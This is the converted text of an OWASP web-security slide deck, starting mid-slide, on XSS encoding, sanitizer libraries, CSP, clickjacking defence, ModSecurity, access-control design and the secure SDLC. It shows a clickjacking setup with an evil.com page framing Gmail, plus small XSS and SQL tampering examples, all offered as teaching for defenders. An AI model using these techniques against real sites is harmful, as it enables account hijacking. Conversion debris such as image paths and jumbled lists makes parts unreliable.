avaScript( request.getParameter("error")  
%>')))" >An error occurred ....</div>
```



Solving Real World XSS Problems in Java with OWASP Libraries





OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary.
- This code was designed for high-availability/high-performance encoding functionality.
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (uri and uri component encoding, etc) in some regards.
- This is a Java 1.5 project.
- Will be the default encoder in the next revision of ESAPI.
- Last updated February 14, 2013 (version 1.1)



The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
<input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />
<textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

<script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>
```




OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review <https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

This example displays all plugins and buttons that comes with the TinyMCE package.



The screenshot shows the TinyMCE editor interface. At the top is a toolbar with various icons for text formatting (bold, italic, underline), alignment, lists, and links. Below the toolbar is a content area with the following text:

Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend [Firefox](http://www.getfirefox.com) as the primary browser for the best editing experience, but of course, TinyMCE is [compatible](http://www.tinymce.com/wiki.php/Browser_compatibility) with all major browsers.

Got questions or need help?

If you have questions or need help, feel free to visit our [community forum](http://www.tinymce.com/forum/index.php)! We also offer Enterprise [support](http://www.tinymce.com/enterprise/support.php) solutions. Also do not miss out on the [documentation](http://www.tinymce.com/wiki.php), its a great resource wiki for understanding how TinyMCE works and integrates.

Path: h1 » img Words:179

Source output from post

Element	HTML
content	<pre><h1>Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the Tracker to report bugs to the developers.</p> <p>And here is a simple table for you to play with </p></pre>



Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()  
    .allowElements("a")  
    .allowUrlProtocols("https")  
    .allowAttributes("href").onElements("a")  
    .requireRelNofollowOnLinks()  
    .build();  
String safeHTML = policy.sanitize(untrustedHTML);
```



OWASP JSON Sanitizer Project

https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

- Given JSON-like content, converts it to valid JSON.
- This can be attached at either end of a data-pipeline to help satisfy Postel's principle: *Be conservative in what you do, be liberal in what you accept from others.*
- Applied to JSON-like content from others, it will produce well-formed JSON that should satisfy any parser you use.
- Applied to your output before you send, it will coerce minor mistakes in encoding and make it easier to embed your JSON in HTML and XML.



Solving Real World Problems with the OWASP JSON Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of parsing of untrusted JSON incorrectly

The Solution

JSON Sanitizer can help with two use cases.

- 1) Sanitizing untrusted JSON on the server that is submitted from the browser in standard AJAX communication
- 2) Sanitizing potentially untrusted JSON server-side before sending it to the browser. The output is a valid Javascript expression, so can be parsed by Javascript's `eval` or by `JSON.parse`.



DOM-Based XSS Defense

- **Untrusted data should only be treated as displayable text**
- **JavaScript encode and delimit untrusted data as quoted strings**
- **Use safe API's like `document.createElement(...)`, `element.setAttribute(..., "value")`, `element.appendChild(...)` and `$('#element').text(...)`; to build dynamic interfaces**
- **Avoid use of HTML rendering methods**
- **Avoid sending any untrusted data to the JS methods that have a code execution context like `eval(..)`, `setTimeout(..)`, `onclick(..)`, `onblur(..)`.**



- SAFE use of JQuery
 - \$('#element').text(**UNTRUSTED DATA**);
- UNSAFE use of JQuery
 - \$('#element').html(**UNTRUSTED DATA**);



Dangerous jQuery 1.7.2 Data Types

CSS

Some Attribute Settings

HTML

URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript

\$() or jQuery()

.attr()

.add()

.css()

.after()

.html()

.animate()

.insertAfter()

.append()

.insertBefore()

.appendTo()

Note: .text() updates DOM, but

jQuery methods that accept URLs to potentially unsafe content

jQuery.ajax()

jQuery.post()

jQuery.get()

load()

jQuery.getScript()



JQuery Encoding with JQencoder

- Contextual encoding is a crucial technique needed to stop all types of XSS
- **jqencoder** is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS
 - <http://plugins.jquery.com/plugin-tags/security>
 - `$('#element').encode('html', cdata);`



Content Security Policy

- Anti-XSS W3C standard
- Content Security Policy *latest release version*
- <http://www.w3.org/TR/CSP/>
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
 - *Firefox/IE10PR: X-Content-Security-Policy*
 - *Chrome Experimental: X-WebKit-CSP*
 - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content



Real world CSP in action

```
strict-transport-security: max-age=631138519
version: HTTP/1.1
x-frame-options: SAMEORIGIN
x-gitsha: d814fdf74482e7b82c1d9f0344a59dd1d6a700a6
x-rack-cache: miss
x-request-id: 746d48ca76dc0766ac24e74fa905be11
x-runtime: 0.023473
x-ua-compatible: IE=Edge,chrome=1
x-webkit-csp-report-only: default-src 'self' chrome-extension:; connect-src ws://localhost.twitter.com:* 'self' chrome-extension:; font-src 'self' chrome-extension:; frame-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-extension:; img-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com https://twimg0-a.akamaihd.net 'self' chrome-extension:; media-src 'self' chrome-extension:; object-src 'self' chrome-extension:; script-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' about: chrome-extension:; style-src 'unsafe-inline' https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-extension:; report-uri https://twitter.com/scribes/csp_report;
```



What does this report look like?

```
{  
  "csp-report" => {  
    "document-uri" => "http://localhost:3000/home",  
    "referrer" => "",  
    "blocked-uri" => "ws://localhost:35729/livereload",  
    "violated-directive" => "xhr-src ws://localhost.twitter.com:*"  
  }  
}
```



What does this report look like?

```
{  
  "csp-report" => {  
    "document-uri" => "http://example.com/welcome",  
    "referrer" => "",  
    "blocked-uri" => "self",  
    "violated-directive" => "inline script base restriction",  
    "source-file" => "http://example.com/welcome",  
    "script-sample" => "alert(1)",  
    "line-number" => 81  
  }  
}
```



The OWASP Foundation
<http://www.owasp.org>

Clickjacking





The screenshot shows a web browser window with the title "Evil Page". The address bar contains "http://evil.com" and the search bar contains "Google". The main content area features a banner that reads "Super Fun Games - Play Now!". Below the banner are several game-related icons: a Pac-Man character, a yellow star with eyes, a ghost-like character with a red tongue, and a red and white mushroom character. There are two blue buttons: "Start Game!" and "One Player". Red arrows point from the "Start Game!" button to the banner and from the "One Player" button to the ghost icon. A large blue arrow at the bottom of the browser window points to the right and contains the text "First, make a tempting site".

First, make a tempting site



Evil Page

http://evil.com Google

<iframe src="http://mail.google.com">



Evil Page

http://evil.com

Google

Super fun Games - Play Now!

by Google

Investment Bank Bootcamp - www.i

Compose Mail

Inbox

Sent Mail

Drafts

Spam

[Gmail]Trash

Archive Reports spam

Start Game!

Select One Player

American Airlines AAdvan.

Facebook

John Dennis

iphonesdk+noreply

me, Edward (6)

iframe is invisible, but still clickable!



X-Frame-Options HTTP Response Header

```
// to prevent all framing of this content  
response.setHeader( "X-FRAME-OPTIONS", "DENY" );  
  
// to allow framing of this content only by this site  
response.setHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );  
  
// to allow framing from a specific domain  
response.setHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```



Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top) {
    var antiClickjack =
document.getElementById("antiCJ");
    antiClickjack.parentNode.removeChild(antiClickjack)
} else {
    top.location = self.location;
}
</script>
```



Encryption in Transit HTTPS/TLS

- Sensitive data like authentication credentials, session identifiers and credit card numbers must be encrypted in transit via HTTPS/SSL
 - *Starting when the login form is rendered*
 - *Until logout is complete*
 - *Confidentiality, Integrity and Authenticity*
- OWASP HTTPS best practices
[://www.owasp.org/index.php/
Transport Layer Protection Cheat Sheet](http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)
- HSTS (Strict Transport Security) can help here



Virtual Patching

“A security policy enforcement layer which prevents the exploitation of a known vulnerability”





Virtual Patching

Rationale for Usage

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

Benefit

- Reduce Time-to-Fix
- Reduce Attack Surface



Strategic Remediation

- Ownership is *Builders*
- Focus on web application root causes of vulnerabilities and creation of controls **in code**
- Ideas during design and initial coding phase of SDLC
- This takes serious ***time, expertise and planning***



Tactical Remediation

- Ownership is *Defenders*
- Focus on web applications that are ***already in production*** and exposed to attacks
- Examples include using a Web Application Firewall (WAF) such as ModSecurity
- Aim to ***minimize the Time-to-Fix exposures***



OWASP ModSecurity Core Rule Set

Home	Download	Bug Tracker	Demo	Contributors and Users	Project Sponsors	Installation	Documentation	Presentations and Whitepapers
Related Projects	Release History	Roadmap						

Essential Plug-n-Play Protection from Web Application Attacks

ModSecurity™ is a web application firewall engine that provides very little protection on its own. In order to become useful, ModSecurity™ must be configured with rules. In order to enable users to take full advantage of ModSecurity™ out of the box, the OWASP Defender Community has developed and maintains a free set of application protection rules called the OWASP ModSecurity Core Rule Set (CRS). Unlike intrusion detection and prevention systems, which rely on signatures specific to known vulnerabilities, the CRS provides **generic protection** from unknown vulnerabilities often found in web applications.


[Donate](#) funds to OWASP earmarked for ModSecurity Core Rule Set Project.

Core Rules Content

In order to provide generic web applications protection, the Core Rules use the following techniques:

- **HTTP Protection** - detecting violations of the HTTP protocol and a locally defined usage policy.
- **Real-time Blacklist Lookups** - utilizes 3rd Party IP Reputation
- **Web-based Malware Detection** - identifies malicious web content by check against the Google Safe Browsing API.
- **HTTP Denial of Service Protections** - defense against HTTP Flooding and Slow HTTP DoS Attacks.
- **Common Web Attacks Protection** - detecting common web application security attack.
- **Automation Detection** - Detecting bots, crawlers, scanners and other surface malicious activity.
- **Integration with AV Scanning for File Uploads** - detects malicious files uploaded through the web application.
- **Tracking Sensitive Data** - Tracks Credit Card usage and blocks leakages.
- **Trojan Protection** - Detecting access to Trojans horses.
- **Identification of Application Defects** - alerts on application misconfigurations.
- **Error Detection and Hiding** - Disguising error messages sent by the server.


Let's talk here

 **ModSecurity Communities**

Further development of ModSecurity and the Core Rule Set occurs through mailing list discussions and occasional workshops, and suggestions for improvement are welcome. For more information, please [contact us](#).

- [CRS mailing list \(this is the main list\)](#)
- [ModSecurity mailing list](#)


Want to help?

 **CRS Development**

The CRS project is always on the lookout for volunteers who are interested in contributing. We need help in the following areas:

- Documentation of the CRS
- New Detection Methods
- Updates to existing rules

Related resources

 **OWASP Resources**

- [\[OWASP Securing WebGoat using ModSecurity Project\]](#)
- [\[OWASP AppSensor Project\]](#)
- [\[OWASP Blacklist Regex Repository\]](#)





The OWASP Foundation
<http://www.owasp.org>

Web App Access Control Design



Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy



What is Access Control?

- Authorization is the process where a system determines if a specific user has access to a resource
- **Permission:** Represents app behavior only
- **Entitlement:** What a user is actually allowed to do
- **Principle/User:** Who/what you are entitling
- **Implicit Role:** Named permission, user associated
 - `if (user.isRole("Manager"));`
- **Explicit Role:** Named permission, resource associated
 - `if (user.isAuthorized("report:view:3324"));`



Attacks on Access Control

- Vertical Access Control Attacks
 - A standard user accessing administration functionality
- Horizontal Access Control Attacks
 - Same role, but accessing another user's private data
- Business Logic Access Control Attacks
 - Abuse of one or more linked activities that collectively realize a business objective



Access Controls Impact

- Loss of accountability
- Attackers maliciously execute actions as other users
- Attackers maliciously execute higher level actions
- Disclosure of confidential data
- Compromising admin-level accounts often results in access to user's confidential data
- Data tampering
- Privilege levels do not distinguish users who can only view data and users permitted to modify data



Hard-Coded Roles

```
void editProfile(User u, EditUser eu) {  
    if (u.isManager()) {  
        editUser(eu)  
    }  
}
```

- How do you change the policy of this code?



Hard-Coded Roles

```
if ((user.isManager() ||  
    user.isAdministrator() ||  
    user.isEditor()) &&  
    user.id() != 1132))  
{  
    //execute action  
}
```




Hard-Coded Roles

- Makes “proving” the policy of an application difficult for audit or Q/A purposes
- Any time access control policy needs to change, new code need to be pushed
- RBAC is often not granular enough
- Fragile, easy to make mistakes



Order- Specific Operations

- **Imagine the following parameters**
- `http://example.com/buy?action=chooseDataPackage`
- `http://example.com/buy?action=customizePackage`
- `http://example.com/buy?action=makePayment`
- `http://example.com/buy?action=downloadData`

- **Can an attacker control the sequence?**
- **Can an attacker abuse this with concurrency?**



Rarely Depend on Untrusted Data

- Never trust request data for access control decisions
- Never make access control decisions in JavaScript
- Never make authorization decisions ***based solely on:***
 - hidden fields*
 - cookie values*
 - form parameters*
 - URL parameters*
 - anything else from the request*
- Never depend on the order of values sent from the client



Best Practice: Centralized AuthZ

- Define a centralized access controller
- `ACLService.isAuthorized(PERMISSION_CONSTANT)`
- `ACLService.assertAuthorized(PERMISSION_CONSTANT)`
- Access control decisions go through these simple API's
- Centralized logic to drive policy behavior and persistence
- May contain data-driven access control policy information



Best Practice: Code to the Activity

```
if (AC.hasAccess("article:edit:12"))  
{  
    //execute activity  
}
```

- Code it once, never needs to change again
- Implies policy is centralized in some way
- Implies policy is persisted in some way
- Requires more design/work up front to get right



Using a Centralized Access Controller

In Presentation Layer

```
if (isAuthorized(Permission.VIEW_LOG_PANEL))  
{  
    <h2>Here are the logs</h2>  
    <%=getLogs();%>  
}
```



Using a Centralized Access Controller

In Controller

```
try (assertAuthorized(Permission.DELETE_USER))
{
    deleteUser();
} catch (Exception e) {
    //SOUND THE ALARM
}
```



SQL Integrated Access Control

Example Feature

<http://mail.example.com/viewMessage?msgid=2356342>

This SQL would be vulnerable to tampering

```
select * from messages where messageid = 2356342
```

Ensure the owner is referenced in the query!

```
select * from messages where messageid = 2356342 AND  
messages.message_owner = <userid_from_session>
```




Data Contextual Access Control

Data Contextual / Horizontal Access Control API examples:

```
ACLService.isAuthorized("car:view:321")
```

```
ACLService.assertAuthorized("car:edit:321")
```

Long form:

```
Is Authorized(user, Perm.EDIT_CAR, Car.class, 14)
```

Check if the user has the right role in the context of a specific object
Protecting data at the lowest level!



Apache SHIRO

<http://shiro.apache.org/>

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.



Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:weild" ) ) {  
    log.info("You may use a lightsaber ring. Use it wisely.");  
} else {  
    log.info("Sorry, lightsaber rings are for schwartz masters only.");  
}
```



Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {  
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id)  
'eagle5'. Here are the keys - have fun!");  
} else {  
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");  
}
```



Secure
Development
Lifecycle

Securing the SDLC





Bespoke Applications Vs. Commercial Applications

Application Development internal use:

- Bespoke, customized, one-off application
 - Audience is not so great: (Users, developers, test)
 - Vulnerabilities are not discovered too quickly by users.
 - Vulnerabilities are discovered by hackers, they actively look for them.

Bespoke application = Small audience = Less chance of vulnerabilities being discovered
This is unlike, Say Microsoft Windows 7 etc.....

First Line of Defense:

The Developer:

- Writes the code.
- Understands the problem better than anyone!
- Has the skill set.
- More effective and efficient in providing a solution




As Functionality and hence complexity increase security decreases.

Integrating security into functionality at design time is easier and cheaper.

“100 Times More Expensive to Fix Security Bug at Production Than Design”
– IBM Systems Sciences Institute

It also costs less in the long-term.
-maintenance cost

Complexity Vs Security






A Few Facts and figures:

How Many Vulnerabilities Are Application Security Related?

92% of reported vulnerabilities
are in applications, not networks




SOURCE: NIST



Growth of Threat.

Vulnerability Disclosures Growth by Year
1996-2010



Source: IBM X-Force®



A Few Facts and figures

Interesting Statistics – *Employing code review*

- IBM Reduces 82% of Defects Before Testing Starts
- HP Found 80% of Defects Found Were Not Likely To Be Caught in Testing
- 100 Times More Expensive to Fix Security Bug at Production Than Design”
 - IBM Systems Sciences Institute

Promoting People Looking at Code

- Improvement Earlier in SDLC
- Fix at Right Place; the Source
- Takes 20% extra time – payoff is order of magnitude more.



If Cars Were Built Like Applications....

1. 70% of all cars would be built without following the original designs and blueprints. The other 30% would not have designs.
2. Cars would have no airbags, mirrors, seat belts, doors, roll-bars, side-impact bars, or locks, because no-one had asked for them. But they *would* all have at least six cup holders.
3. Not all the components would be bolted together securely and many of them would not be built to tolerate even the slightest abuse.
4. Safety tests would assume frontal impact only. Cars would not be roll tested, or tested for stability in emergency maneuvers, brake effectiveness, side impact and resistance to theft.
5. Many safety features originally included might be removed before the car was completed, because they might adversely impact performance.
6. 70% of all cars would be subject to monthly recalls to add major components left out of the initial production. The other 30% wouldn't be recalled, because no-one would sue anyway.



How do we do it?

Security Analyst

Understand the data and information held in the application
Understand the types of users is half the battle
Involve an analyst starting with the design phase

Developer

Embrace secure application development
Bake security into frameworks when you can
Quality is not just “Does it work”
Security is a measure of quality also



How do we do it? (contd)

QA:

Security vulnerabilities are to be considered bugs, the same way as a functional bug, and tracked in the same manner.

Managers:

